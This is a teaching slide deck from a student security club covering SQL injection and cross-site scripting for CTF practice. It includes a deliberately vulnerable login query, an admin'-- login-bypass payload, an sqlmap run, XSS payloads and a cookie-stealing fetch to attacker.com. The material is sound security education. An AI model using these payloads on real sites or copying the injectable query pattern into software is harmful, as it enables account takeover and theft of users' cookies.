



FA2023 Week 03 • 2023-09-14

# Web Hacking II

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Special Guest

***BATTELLE***

ctf.sigpwny.com

sigpwny{mr.tables}



# Overview for Today

## SQL Injection (SQLi)

- SQL Overview
- Injection
- Example

## Cross-site scripting (XSS)

- JavaScript recap
- Injection
- Example



# Pwny CTF Update

Thank you everyone for working hard on Pwny CTF!

Place	User	Score
1	ronanboyarski	17585
2	NullPoExc	14645
3	caasher	8310
4	CBCicada	7110
5	SHAD0WV1RUS	5970
6	EhWhoAml	5080
7	mgcsstywth	3725
8	InvisibleHood	3000
9	aaronthewinner	2880
10	ape_pack	2785



# SQL Injection

Malicious user input that **changes** a SQL statement



# SQL Overview - SELECT

- "Structured Query Language"
- SQL queries are run on a SQL database
- SELECT is used to retrieve things from the database
  - Example: search for customers information based on criteria

```
SELECT first_name, age FROM Customers WHERE country = 'USA';
```

customer_id	first_name	last_name	age	country
1	John	Doe	31	USA
2	Robert	Luna	22	USA
3	David	Robinson	22	UK
4	John	Reinhardt	25	UK
5	Betty	Doe	28	UAE



first_name	age
John	31
Robert	22



# SQL Overview - INSERT

- INSERT adds a new row to the table
  - Example: Create a new user account

```
INSERT INTO Users VALUES ('dev', 'password');
```

Users	
username	password
pita	bread
username	hunter1
admin	sup3rSecr3tP4ssw0rd




Users	
username	password
pita	bread
username	hunter1
admin	sup3rSecr3tP4ssw0rd
dev	password





# Website Login Flow



# User Login Query

```
SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
```

Get all "rows"  
(entries)  
from...

the table  
called  
"users"

such that the  
following  
conditions  
are true...

- the username column (field) is "bobby"
- the password column is "tables"



# Server Code

```
@app.route('/query', methods=['POST'])
def login():
    username = request.form['username'] # bobby
    password = request.form['password'] # tables
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
    matches = db.run_query(query)
    if len(matches) == 0:
        return "No user found"
    # [{'username': 'bobby', 'password': 'tables' }]
    first_match = matches[0]
    return f>Welcome, {first_match['username']} # Welcome, bobby
```

Hard question: can you spot the issue?



# Server Code

```
@app.route('/query', methods=['POST'])
def login():
    username = request.form['username'] # bobby
    password = request.form['password'] # tables
    query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
    # SELECT * FROM users WHERE username = 'bobby' AND password = 'tables'
    matches = db.run_query(query)
    if len(matches) == 0:
        return "No user found"
    # [{'username': 'bobby', 'password': 'tables' }]
    first_match = matches[0]
    return f>Welcome, {first_match['username']} # Welcome, bobby
```

It puts our username input  
directly into the query!

What can we set **username** and/or **password** to so that it changes the SQL query?



```
SELECT * FROM users WHERE username = '{username}' AND password = '{password}'
```

↓

```
username = admin'--  
password = sigpwny
```

← -- is a comment in SQL!  
(like // in C++)

↓

```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'sigpwny'
```

↖ Inserted '-- modifies query

↓

```
SELECT * FROM users WHERE username = 'admin' ' AND password = 'sigpwny'
```

↓

```
SELECT * FROM users WHERE username = 'admin'
```

This SQL expression will always log us in as the user with username "admin" *without needing the password!*



# SQL Injection Techniques

- Basic
  - Login as other users by changing clause
  - **SQL 1** challenge (bonus: **Word Counter 1 & 2**)
- Union
  - Exfiltrate additional data from SQL database (users, passwords, other tables, etc)
  - **SQL 2** challenge (bonus: **Course Explorer, Bobby Tables**)
- Blind
  - Result of SQL query not passed back to client
  - Make query **take longer**, measure time for page to load
  - Leaks information e.g. is the first character 'A'?



# How do websites protect themselves?

- Websites (should) **NEVER** build SQL Queries directly
- SQL query interpolation - Special characters in untrusted input automatically escaped

```
db.execute("INSERT INTO users VALUES (%s, %s)", ('robert', 'chair'))
```

Any characters like ', --, ; will be escaped



# SQLi Resources

## sqlmap

- Automated SQL Injections

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```




```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 10:44:53 /2019-04-30/
```

```
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

## portswigger

- Guides & practice for SQL Injections



SQL injection

- LAB APPRENTICE SQL injection vulnerability in WHERE clause allowing retrieval of hidden data >>
- LAB APPRENTICE SQL injection vulnerability allowing login bypass >>
- LAB PRACTITIONER SQL injection UNION attack, determining the number of columns returned by the query >>
- LAB PRACTITIONER SQL injection UNION attack, finding a column containing text >>
- LAB PRACTITIONER SQL injection UNION attack, retrieving data from other tables >>
- LAB PRACTITIONER SQL injection UNION attack, retrieving multiple values in a single column >>





# Even More SQLi Resources

## [PayloadsAllTheThings](#)

- Cheat sheet of common SQL injection queries

## [HackTricks.xyz](#)

- A guided cheat sheet of common SQL injection queries



# Cross-Site Scripting (XSS)

Maliciously embedding JavaScript on sites that **other users** execute!




# JavaScript Recap

- Programming language that adds interactivity to websites
- Runs in **browser** (client side!)
- Can store state in the browser, like cookies to log in again

```
<script>
```

```
    document.getElementById("cat").onclick = () => alert("Meow!");
```

```
</script>
```



# JavaScript Scope

- Same-Origin Policy
- JavaScript can only read stored info from the same domain
- If this wasn't the case, then any website could read your cookies for other websites!
  - Imagine if visiting `attacker.com` would allow the website owner to access your `illinois.edu` or `google.com` cookies
- Attacker Solution: Get arbitrary JavaScript to be stored on the target website so the user executes it (via XSS)!



# Simple View Message App

## Server Code (app.js)

```
app.get('/view', function(req, res) {  
  let message = req.query.message || "";  
  res.render('view', {message: message});  
});
```

- Allows users to share notes
- "Check out my note!"  
<http://example.com/view?message=hello>

## Rendering Code (view.ejs)

```
<body>  
  <div class="container">  
    <p><%- message %></p>  
  </div>  
</body>
```

User's message placed directly in HTML



Message link



View message

```
<div class="container">  
  <p><%- message %></p>  
</div>
```

/view?message=hello



```
<div class="container">  
  <p>hello</p>  
</div>
```

/view?message=<b>bold</b>



```
<div class="container">  
  <p><b>bold</b></p>  
</div>
```



`/view?message=<script>alert("Hello!")</script>`

Message is actually JavaScript code!

```
<body>  
  <div class="container">  
    <p><script>alert("Hello!")</script></p>  
  </div>  
</body>
```

xss.chal.sigpwny.com says  
Hello!

OK



# XSS Techniques

- `<script>alert(1)</script>`
- `<img src='https://github.com/favicon.ico' onload=alert(1) />`
  - Also: `<img src=x onerror=...`
- SVG XSS!
- [HackTricks.xyz](https://hacktricks.xyz)
  - Extremely detailed list of XSS attack types





# XSS Post-Exploitation

Once you get XSS, you can run any JavaScript you want on a visitor's browser!

- Steal cookies
- Monitor keystrokes
- Read page contents
- Do actions as the user

An attacker can exfiltrate information by having JavaScript code send data to their own server.



# Why is XSS valuable to attackers?

- Imagine if Google Docs had an XSS vulnerability
  - Everyone who views a maliciously crafted Google Doc could have their Google login cookies stolen!

## Attacker

Hey check out my cool note!

```
http://example.com/view?message=<script>fetch("https://attacker.com?c=" + document.cookie)</script>
```

Attacker logs into victim's example.com account using stolen cookies!

## Victim

Clicks on link

Browser executes JavaScript and sends cookies to attacker.com



# Go try for yourself!

<https://ctf.sigpwny.com>

- 2 SQLi Challenges
  - 4 bonus challenges this year 🤩
- 3 XSS Challenges

Welcome to the MSA  
(Midwest Security Agency)  
spy portal where we  
monitor our citizens using  
webcam @days. Please login  
to continue.

USERNAME

PASSWORD

AGAm7

CAPTCHA

LOGIN



# Next Meetings

## 2023-09-17 • This Sunday

- Reverse Engineering Setup
- Set up your computer for reverse engineering!

## 2023-09-21 • Next Thursday

- Reverse Engineering I  
Interpreted code reverse engineering

## 2023-09-23 • Next Saturday

- **Fall CTF 2023**
- First 350 registered people to show up ([sigpwny.com/register23](https://sigpwny.com/register23)) get an electronic badge!  
Also, free shirt + pizza!



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**Meeting content can be found at**  
**[sigpwny.com/meetings](https://sigpwny.com/meetings).**

